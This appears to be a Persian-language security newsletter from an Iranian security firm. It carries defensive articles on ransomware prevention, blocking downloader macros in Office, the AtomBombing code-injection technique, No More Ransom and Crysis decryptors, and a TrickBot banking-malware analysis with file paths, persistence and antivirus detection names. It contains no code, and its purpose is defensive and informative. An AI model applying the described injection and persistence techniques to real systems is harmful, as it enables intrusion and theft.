برخی از گونه‌های جدید باج‌افزارها علاوه‌بر رمزنگاری فایل‌ها، قربانی را تهدید به انتشار فایل‌ها بر روی اینترنت می‌کنند.


آیا باید باج را پرداخت کنیم؟

نهادهایی همچون FBI قربانیان را تشویق به پرداخت مبلغ باج بعنوان تنها راه بازگرداندن اطلاعات از دست رفته می‌کنند.

ما پرداخت باج را به دلایل زیر توصیه نمی کنیم:

- تضمینی به بازگشت فایل ها به حالت قبل پس از پرداخت باج نیست.
- پرداخت باج عاملی برای استمرار انجام چنین کاری توسط تبهکاران سایبری خواهد بود.

شما آسیب پذیرید اگر...



۱ با تجهیزات از رده خارج کار می‌کنید.	۲ از نرم‌افزار قدیمی استفاده می‌کنید.
٤ راهکار مناسبی برای تهیه پشتیبان ندارید.	۳ فاقد یک استراتژی امنیت سایبری جامع هستید.
۵ سیستم عامل، مرورگر و یا دیگر برنامه‌های کاربردی پراستفاده نصب شده بر روی دستگاه شما فاقد بسته ها و اصلاحیه‌های امنیتی هستند.	

پیشگیری، بهترین راهکار

- استفاده از ضدویروس قدرتمند و به روز
- بکارگیری ابزارهای پیشگیری از نفوذ
- نصب آخرین اصلاحیه‌های امنیتی
- تهیه پشتیبان از داده‌های بااهمیت بصورت دوره‌ای
- بهره گیری از نرم‌افزارها و سخت افزارهای ضدهرزنامه
- مسدود کردن ایمیل‌های با پیوست حاوی ماکرو در درگاه شبکه
- محدود کردن سطح دسترسی کاربران
- استفاده از دیواره آتش در درگاه شبکه

شبکه گستر
شرکت مهندسی شبکه گستر

تهران خیابان ظفر ۲۷۳
تلفن ۴۲۰۵۲ - ۰۲۱
www.shabakeh.net

اتاق اخبار newsroom.shabakeh.net
مرکز آموزش events.shabakeh.net
مرکز پشتیبانی help.shabakeh.net

اضافه‌شدن قابلیت مسدودسازی ماکروهای دانلودکننده به Office 2013

در ماه مارس، شرکت مایکروسافت قابلیتی را به نسخه ۲۰۱۶ نرم افزار Office اضافه کرد که به مدیران شبکه امکان می‌داد تا با استفاده از Group Policy ماکروهایی را که با اینترنت ارتباط برقرار می‌کنند محدود نمایند. به گزارش شرکت مهندسی شبکه گستر، در آبان ماه، شرکت مایکروسافت اعلام کرد که به درخواست بسیاری از کاربران این قابلیت را به نسخه ۲۰۱۳ نرم‌افزار Office نیز افزوده است.

بسیاری از محصولات شرکت مایکروسافت، از جمله نرم‌افزار Office، بخشی با عنوان Visual Basic for Applications - به اختصار VBA - دارند. کاربرانی همچون حسابداران، مهندسان صنایع و مدیران سیستم‌ها می‌توانند از کدهای VBA در درون فایل‌هایی همچون Word و Excel استفاده کنند. فایل‌های حاوی کدهای VBA به فایل‌های ماکرو (Macro) معروف هستند. کدهای VBA سبب سرعت بخشیدن به اموری می‌شوند که روالی تکرارشونده دارند. اما سرعت بخشیدن به کار بسیاری از کارکنان تنها خاصیت VBA نیست. متأسفانه، نفوذگران نیز از VBA برای آلوده کردن کامپیوترها بهره می‌گیرند. اکثر بدافزارهای ماکرویی نقش یک دریافت‌کننده بدافزار اصلی را بر عهده دارند. به این ترتیب که با باز شدن فایل Office و فعال شدن بخش ماکرو توسط کاربر، کد مخرب درون ماکرو با سرور فرماندهی ارتباط برقرار کرده و پس از دریافت فایل بدافزار آن را بر روی دستگاه قربانی اجرا می‌کند.

انتظار می‌رود ظهور گونه‌های جدید و تکامل یافته این نوع بدافزارها همچنان روندی صعودی داشته باشد.

اکنون مدیران شبکه می‌توانند از طریق Group Policy اجرای ماکروهایی را که با اینترنت ارتباط برقرار می‌کنند مسدود کنند. برای استفاده از قابلیت جدید مراحل زیر باید دنبال شود:

بسته به نسخه Office استفاده شده در سازمان، یکی از فایل‌های زیر را دریافت کرده و بر روی سرور DC اجرا شود.


Office 2016 Administrative Template files (ADMX/ADML) and Office Customization Tool:

https://www.microsoft.com/en-us/download/details.aspx?id=49030

Office 2013 Administrative Template files (ADMX/ADML) and Office Customization Tool:

https://www.microsoft.com/en-us/download/details.aspx?id=35554

- با کلیک بر روی Start | Control Panel | Administrative Tools گزینه Group Policy Management انتخاب شود.
- بر روی Group Policy Object مورد نظر کلیک راست کرده و بر روی Edit کلیک شود.
- پس از انتخاب Group Policy Management Editor به بخش User Configuration مراجعه شود.
- در نهایت در مسیر Administrative templates | Microsoft Word 2016 | Word options | Security | Trust Center گزینه Block macros from running in Office files from the Internet را باز کرده و فعال شود.



روشی جدید برای تزریق کد و فرار از ضدبدافزار

به گزارش شرکت مهندسی شبکه گستر، محققان امنیتی روش جدیدی را شناسایی کرده‌اند که بدافزار را قادر می‌سازد با سوءاستفاده از جداول Atom در سیستم عامل Winodws، بدون شناسایی شدن توسط ضدویروس و سایر برنامه‌های امنیتی، کد مخرب را در پروسه‌ای مجاز تزریق کند.

محققان شرکت Ensilo که خالق روش جدید هستند این روش را AtomBombing (بمباران اتمی) نام نهاده‌اند. دلیل این نامگذاری بکارگیری این روش از جداول Atom سیستم عامل Windows است که امکان به اشتراک‌گذاری داده‌ها بین برنامه‌ها را فراهم می‌کند.

به گفته این محققان، مهاجم می‌تواند کد مخرب را در جدول Atom نوشته و یک پروسه مجاز را ملزم به برداشت آن کد مخرب کند. ضمن اینکه به پروسه مجاز می‌توان به‌نحوی دست درازی کرد که کد مخرب را نیز بر روی سیستم اجرا کند.


در حال حاضر تنها تعداد محدودی روش‌های تزریق کد (Code Injection) وجود دارد و بسیاری از نرم‌افزارهای ضدویروس دارای مکانیزم‌های شناسایی‌کننده آنها هستند.

اما این روش تزریق کد جدید حداقل در حال حاضر توسط نرم‌افزارهای ضدویروس قابل شناسایی نیست. دلیل آن هم تکیه آن به قابلیتی مجاز و نه یک آسیب‌پذیری امنیتی است. مکانیزم جدول Atom در تمامی نسخه‌های Windows وجود دارد و همانطور که اشاره شد ضعفی امنیتی محسوب نمی‌شود که بتوان آن را با نصب یک اصلاحیه ترمیم کرد.

به گزارش شرکت مهندسی شبکه گستر، برنامه‌های مخرب به دلایل مختلفی از روش‌های تزریق کد استفاده می‌کنند. برای نمونه، یک اسب تروای بانکی پس از تزریق کد مخرب در پروسه‌های مرورگر، می‌تواند سایت‌های فراخوانی شده توسط کاربر را رصد کرده و حتی محتوای آنها را قبل از نمایش یافتن به کاربر ویرایش کند. بدین ترتیب مهاجم قادر خواهد بود تا اطلاعات اصالت‌سنجی و جزییات پرداخت آنلاین رصد شده را سرقت کرده و یا حتی از حساب قربانی پول را مستقیماً به حساب خود واریز کند.

همچنین از تزریق کد می‌توان برای عبور از سد آن دسته از کنترل‌هایی بهره جویی کرد که استفاده از داده‌هایی خاص را فقط محدود به پروسه‌هایی مشخص می‌کنند. در نتیجه آن، مهاجم می‌تواند اقدام به سرقت گذرواژه‌های سایر برنامه‌ها - حتی اگر رمز شده باشند - کرده و در صورتی که بدافزار حق دسترسی اجرا شدن نداشته باشد از صفحه برنامه‌های کاربر تصویربرداری کند.

در حال حاضر راهکار مقابله با AtomBombing، رعایت موارد امنیتی بخصوص در حین استفاده از اینترنت است. شایان ذکر است که لازمه استفاده از این روش تزریق کد، دسترسی یافتن مهاجم به دستگاه قربانی از طریق یک بدافزار یا اجرای یک حمله از راه دور است.



۳۲ ابزار رمزگشایی جدید در پروژه "اخاذی بس است"

به گزارش شرکت مهندسی شبکه گستر، در اواخر آذر ماه، پلیس اروپا اعلام کرد که ۳۰ شرکت امنیتی و نهاد قانونی جدید به پروژه «No More Ransom» (اخاذی بس است) ملحق شده‌اند که در نتیجه آن ۳۲ ابزار جدید برای رمزگشایی فایل‌های رمز شده توسط برخی نمونه‌های باج‌افزار در قالب این پروژه در اختیار عموم قرار گرفته است.

این پروژه شامل یک سایت اختصاصی به نشانی www.nomoreransom.org است که در ماه جولای سال میلادی جاری توسط مرکز جرایم سایبری پلیس اروپا و با مشارکت بخش جرایم فرافن پلیس هلند و دو شرکت McAfee (Intel Security) و Kaspersky Lab راه‌اندازی شد.

این سایت حاوی ابزاری است که به قربانیان باج‌افزار امکان می‌دهد نوع باج‌افزار رمزکننده فایل‌هایشان را شناسایی کنند. ضمن اینکه اطلاعات مفیدی درباره این نوع بدافزارهای مخرب، توصیه‌های پیشگیرانه و دستورالعمل‌های گزارش رویداد آلودگی به نهادهای قانونی در این سایت به اشتراک گذاشته شده است.

همچنین بخشی از این سایت نیز به ابزارهای رمزگشایی اختصاص دارد که قربانیان برخی از باج‌افزارها می‌توانند از آنها برای رمزگشایی فایل‌های رمز شده استفاده کنند. ساخت این ابزارها در نتیجه وجود ضعف امنیتی (Vulnerability) در این نمونه‌های باج‌افزار ممکن شده است. ضمن اینکه در برخی موارد ضبط سرورهای حاوی کلید رمزنگاری توسط نهادهای قانونی نیز منجر به ساخت برخی از این ابزارها شده است.


به گزارش شرکت مهندسی شبکه گستر، پلیس اروپا اعلام کرده که شرکت‌های امنیتی Emsisoft، Check Point، Bitdefender و Trend Micro نیز به جمع شرکای این پروژه ملحق شده‌اند. علاوه برای این چهار شرکت امنیتی، تعدادی شرکت، چندین گروه پاسخ‌گویی حوادث رایانه‌ای (CERT)، چند مرکز اشتراک‌گذاری و تحلیل اطلاعات و تعدادی انجمن صنعتی نیز به‌عنوان شرکای حامی به پروژه No More Ransom پیوسته‌اند.

سایت www.nomoreransom.org که تا پیش از عضویت اعضای جدید ۸ ابزار رمزگشایی را برای باج‌افزارهایی نظیر MarsJoke، CryptXXX Teslacrypt و Wildfire، در اختیار کاربران قرار داده بود و با همین ۸ ابزار به بیش از ٦ هزار کاربر در رمزگشایی داده‌هایشان کمک کرده بود اکنون با مشارکت اعضای جدید ۳۲ ابزار دیگر را نیز به اشتراک گذاشته است. البته، متأسفانه در بسیاری موارد رمزگشایی فایل‌های رمز شده توسط گونه‌های پیشرفته باج‌افزار بدون پرداخت باج ممکن نیست.


در سایت این پروژه، تأکید بسیار زیادی بر روی تهیه نسخه پشتیبان از داده‌ها شده و از کاربران خواسته شده که از پرداخت مبلغ اخاذی به باج‌گیران سایبری خودداری کنند.

انتشار ابزار رمزگشایی ESET برای باج‌افزار Crysis

شرکت ضدویروس ESET، ابزار جدید و رایگانی را برای کمک به رمزگشایی و بازگرداندن فایل‌های رمز شده توسط باج‌افزار Crysis منتشر کرده است. باج‌افزار Crysis با استفاده از الگوریتم‌های RSA و AES و با بکارگیری یک کلید رمزنگاری طولانی اقدام به رمزگذاری فایل‌های کاربر می‌کند. این بدان معناست که رمزگشایی فایل‌های رمز شده بدون در اختیار داشتن کلید عملاً غیرممکن است. به گزارش شرکت مهندسی شبکه گستر، مدتی پیش، در یک اقدام عجیب کاربری با شناسه crss7777 کلیدهای رمزگشایی این باج‌افزار را در تالار گفتگوی CrySiS Support Topic سایت اینترنتی Bleeping Computer در قالب لینکی به یک فایل سرآیند (Header) زبان برنامه‌نویسی C به اشتراک گذاشت.



هر چند هویت واقعی crss7777 هنوز نامشخص است اما با توجه به ساختار فایل و این موضوع که کلیدها در قالب یک کلید سرآیند زبان C منتشر شده‌اند می‌توان حدس زد که این فرد، تنها نویسنده یا حداقل یکی از نویسندگان باج‌افزار Crysis بوده است.



دلیل انتشار عمومی این کلیدها نیز هنوز روشن نیست اما برخی کارشناسان دلیل آن را افزایش فشارها و پیگردهای نهادهای قانونی بر روی آلودگی‌های باج‌افزار و گردانندگان آنها می‌داند. قربانیان این باج افزار می‌توانند با استفاده از ابزاری که شرکت ESET با بهره‌گیری از کلیدهای فاش شده ساخته فایل‌های رمز شده خود را رمزگشایی کنند.

توضیح اینکه باج‌افزار Crysis به فایل‌های رمز شده پسوند xtbl را الصاق کرده و نام آنها را بر اساس الگوی زیر تغییر می‌دهد.


[filename].id-[id].[email_address].xtbl

ابزار رمزگشایی شرکت ESET از اینجا قابل دریافت است.


TrickBot؛ بدافزار بانکی حرفه‌ای

TrickBot بدافزار بانکی جدیدی است که ساختار و عملکرد آن از جهات بسیاری شبیه بدافزار بانکی معروف Dyreza است. در حالی که گردانندگان بدافزار Dyreza اکنون در زندانی در روسیه روزگار خود را سپری می‌کنند، نویسندگان TrickBot از اوایل پاییز امسال کاربران بانک‌های کشورهای استرالیا، انگلیس، نیوزلند، کانادا و بانک‌های آلمانی را هدف قرار داده‌اند. به گزارش شرکت مهندسی شبکه گستر، TrickBot نمونه‌ای از یک بدافزار حرفه‌ای بانکی است که قابلیت‌های خاصی را در خود دارد. از جمله مهمترین آنها می‌توان به یک روش غیر رایج اجرای حمله Man-in-the-Browser - به اختصار MitB - اشاره کرد. در حملات MitB بدافزار نصب شده بر روی دستگاه کنترل مرورگر (Browser) را در دست گرفته و به محتوای صفحات وب نمایش داده شده به کاربر دست‌درازی می‌کند. برای مثال هنگام مراجعه به یک سایت مجاز، کاربر چیزی را در صفحه وب مرورگر خود می‌بیند که در سایت واقعی وجود ندارد.


این روزها، اکثر بدافزارهای پیشرفته بانکی برای جمع‌آوری اطلاعات حساب بانکی کاربر با اجرای حملات MitB، در زمان مراجعه کاربر به سایت بانکی، کدهایی را در صفحه نمایش داده شده در مرورگر تزریق می‌کنند. پس از وارد کردن اطلاعات توسط کاربر زمانی که بر روی گزینه ارسال/پرداخت کلیک می‌شود، اطلاعات جمع‌آوری شده به سرورهای فرماندهی (Command & Control) مهاجمان ارسال می‌شود. آنچه که TrickBot را از سایر این نوع بدافزارها متمایز می‌کند نحوه اجرای حمله MitB توسط آن است. روش رایج، دست‌درازی بدافزار به کدهای صفحه نمایش داده شده بر روی مرورگر از روی همان دستگاه است؛ حالا آنکه در TrickBot این دست‌درازی توسط سرور فرماندهی و نه بدافزار نصب شده بر روی دستگاه انجام می‌شود. (تصویر ادامه)




TrickBot عمدتاً از طریق هرزنامه‌های با پیوست مخرب و کارزارهای تبلیغات مخرب (Malvertising) با بهره‌گیری از بسته‌ای بهره‌جو موسوم به Rig Exploit Kit دستگاه‌ها را آلوده می‌کند. با اجرا شدن بدافزار، نسخه‌ای از آن با نام trick.exe در مسیر %APPDATA% کپی شده و فایل نخست حذف می‌شود. همچنین، دو فایل دیگر با نام‌های client_id و group_tag در همان مسیر کپی شده و سپس اجرا می‌شوند. هدف آنها تخصیص شناسه‌ای به دستگاه آلوده شده و ثبت کارزاری (Campaign) است که بدافزار بر روی دستگاه به آن تعلق دارد. محتوای این دو فایل رمزنگاری نشده و به‌صورت متن ساده در قالب Unicode ذخیره می‌شوند.




تصویر زیر نمونه‌ای از محتوای فایل client_id را که بیانگر نام دستگاه تسخیر شده، نسخه سیستم عامل آن و یک رشته ایجاد شده تصادفی به‌عنوان شناسه است نشان می‌دهد.







در ادامه فایلی با نام config.conf از سرور فرماندهی مهاجمان دانلود شده و در همان مسیر پیشین کپی می‌شود. بر خلاف دو فایل قبلی، محتوای config.conf رمزنگاری شده است.




همچنین بدافزار TrickBot، اقدام به ایجاد پوشه‌ای با نام Modules در مسیر %APPDATA% کرده و پس از دریافت فایل‌های حاوی کد مخرب جدید از سرور فرماندهی آنها را به‌صورت رمزنگاری شده در این پوشه ذخیره می‌کند. به گزارش شرکت مهندسی شبکه گستر به نقل از آزمایشگاه Malwarebyte، در یک نمونه بررسی شده، TrickBot اقدام به دانلود فایل‌هایی با نام‌های injectDll32 و systeminfo32 کرده است.



فایل‌های جدید ممکن است پوشه‌هایی را نیز ایجاد کرده و تنظیمات خود را در آن ذخیره کنند. الگوی نامگذاری این پوشه‌ها به‌صورت [module name]_configs است.




با اجرای فایل trick.exe دو نمونه از فایل مجاز svchost.exe ایجاد می‌شود.




بدافزار با تعریف فرمانی در Windows Task Scheduler خود را بر روی دستگاه قربانی ماندگار می‌کند. جالب اینکه نویسندگان از نامی گمراه‌کننده استفاده نکرده و فرمان با نام Bot تعریف می‌شود!

در صورت از کار انداختن (Kill) پروسه، بدافزار مجدداً از طریق Task Scheduler Engine اجرا می‌شود.




بدافزار از سایت مجاز myexternalip.com برای شناسایی نشانی IP عمومی دستگاه استفاده می‌کند.



باز هم جالب اینکه بدافزار خود را در قالب یک مرورگر مجاز جا نمی‌زند و از یکی از نام‌های BotLoader و TrickLoader استفاده می‌کند.

همچنین کلیه ارتباطات با سرور فرماندهی به صورت SSL رمزنگاری شده‌اند که نمونه‌ای از آن در تصویر زیر قابل مشاهده است.




بدافزار TrickBot و فایل‌های مخرب آن توسط ضدویروس‌های McAfee و Bitdefender با نام‌های زیر شناسایی می‌شوند:

McAfee

- Generic.anf
- RDN/Generic.grp
- GenericRXAM-PQ!F24384228FB4
- GenericRXAL-GB!47D9E7C46492
- RDN/Generic.dx
- RDN/Generic.hbg
- RDN/Generic BackDoor
- RDN/Generic Downloader.x
- Generic.apf
- RDN/Generic PWS.y

Bitdefender


- Trojan.GenericKD.3640339
- Trojan.Generic.19746680
- Backdoor.Agent.ABWI
- Gen:Variant.Trickbot.4
- Generic.Trojan.TrickBot.4774AFFF
- Trojan.Generic.19410709
- Trojan.Trickbot.A
- Trojan.Trick.A
- Gen:Heur.Zygug.2
- Trojan.Generic.19304129
- Trojan.GenericKD.3598332
- Trojan.GenericKD.3785872



عناوین گواهینامه های HTTPS نیز تصادفی بوده و هیچ تلاشی برای گمراه‌سازی و استفاده از نام‌های غیرمشکوک صورت نگرفته است.

TrickBot به زبان C++ نوشته شده است.

با توجه به به‌روزرسانی‌های مداوم این بدافزار و همچنین تبحر نویسندگان آن، انتظار می‌رود دامنه اهداف و قربانیان TrickBot به‌سرعت افزایش یابد.



شبکه گستر
کارگاه های آموزشی

راهکارهای مک آفی
با گواهینامه موسسه کهکشان

دوره نصب و راه اندازی راهکار McAfee Endpoint Protection	۳/۵ ساعت
دوره راهبری نرم افزار McAfee Devce Control	۲ ساعت
دوره راهبری نرم افزار McAfee Data Loss Preventation	۳/۵ ساعت

دیواره های آتش سوفوس
با گواهینامه موسسه کهکشان

دوره راهبری امکانات حفاظت از شبکه ها و سرورها	۳/۵ ساعت
دوره راهبری امکانات اصالت سنجی، گزارش گیری و مدیریتی	۳/۵ ساعت
دوره راهبری امکانات مسیریابی و مدیریت شبکه های بی سیم	۳/۵ ساعت
دوره راهبری امکانات امنیت اینترنت (وب و ایمیل)	۳/۵ ساعت

راهکارهای بیت دیفندر
با گواهینامه موسسه کهکشان

دوره راهبری راهکار Bitdefender GravityZone Business Security	۳ ساعت
دوره راهبری راهکار Bitdefender GravityZone Advanced Business Security	۳/۵ ساعت

شرکت در دوره های Sophos، McAfee و Bitdefender برای مشتریان شبکه گستر رایگان است.

برای ثبت نام به نشانی events.shabakeh.net مراجعه نمایید.

دوره های آگاهی رسانی
با گواهینامه شرکت مهندسی شبکه گستر

سمینار فصلی مروری بر رخدادهای امنیت سایبری (تخصصی)	۳ ساعت
کارگاه تحلیل بدافزار (تخصصی)	۱۲ ساعت
سمینار بررسی تهدیدات پیشرفته و مستمر اخیر (تخصصی)	۱۲ ساعت
گروگان گرفته نشوید (دوره آشنایی با باج‌افزارها و راه‌های مقابله با آن‌ها)	۲ ساعت
دیواره آتش انسانی (دوره عمومی مقابله با تهدیدات مبتنی بر مهندسی اجتماعی)	۳ ساعت

حملات سایبری

Nitro Zeus خطرناک‌تر از Stuxnet

به گزارش شرکت مهندسی شبکه گستر به نقل از خبرگزاری مهر، علیرضا کریمی، عضو سازمان پدافند غیرعامل کشور، در اجلاس توسعه‌دهندگان وب فارسی با اشاره به معایب استفاده بی‌محابا از فضای وب و نیز عدم توجه به امنیت فضای سایبری گفت: هم اکنون آمریکا با هدف حمله به زیرساخت‌های دفاعی و مخابراتی کشور پروژه‌ای با نام نیتروزئوس (Nitro Zeus) را کلیک زده و بر اساس بررسی‌هایی که انجام داده‌ایم این پروژه به مراتب خطرناک‌تر از پروژه استاکس‌نت (Stuxnet) ارزیابی می‌شود.

وی همچنین تبعیت محض از استانداردهای امنیتی دنیا را در حوزه فضای سایبری مناسب ندانست و گفت: ما معتقد نیستیم که به‌طور کل استفاده از تکنولوژی‌های روز را منع کنیم، بلکه با قدم به قدم پیش رفتن با الگوریتم‌های خارجی موافق نیستیم و باید به فکر بومی‌سازی این الگوریتم‌ها در کشور باشیم.

کریمی با اشاره به جنبه‌های مختلف تهدیدزای فضای مجازی در زیرساخت‌های مهم، حیاتی و حساس کشور گفت: باید برای کاهش آسیب‌پذیری‌ها و ایمن‌سازی در این فضا اقدامات زیرساختی انجام شود در این راستا سازمان پدافند غیرعامل و قرارگاه پدافند سایبری در این حوزه ایجاد شده است. عضو سازمان پدافند غیرعامل با اشاره به مقوله‌های مرتبط با امنیت در فضای مجازی از جمله وجود سلاح سایبری، تهدیدات سایبری و همچنین دفاع سایبری گفت: هم اکنون سلاح سایبری با هدف وارد کردن خسارت به زیرساخت‌های مهم و حیاتی کشورها تولید می‌شود که ویروس استاکس‌نت یکی از این سلاح‌های سایبری بوده است.

وی با اشاره به صرف هزینه بسیار زیاد توسط دولت‌ها برای هدف قرار دادن زیرساخت‌های حیاتی کشورهای مختلف گفت: باید تمامی این معایب را در فضای سایبری ببینیم و بی‌محابا وارد این فضا نشویم.

کریمی با اشاره به سیر تکاملی سلاح‌های سایبری و انواع جنگ سایبری که از سوی کشورهای مختلف از جمله آمریکا تعریف می‌شود، گفت: ایمن‌سازی زیرساخت‌های حیاتی کشور از جمله اقداماتی است که می‌تواند در برابر آسیب‌پذیری‌های این بخش موثر باشد.

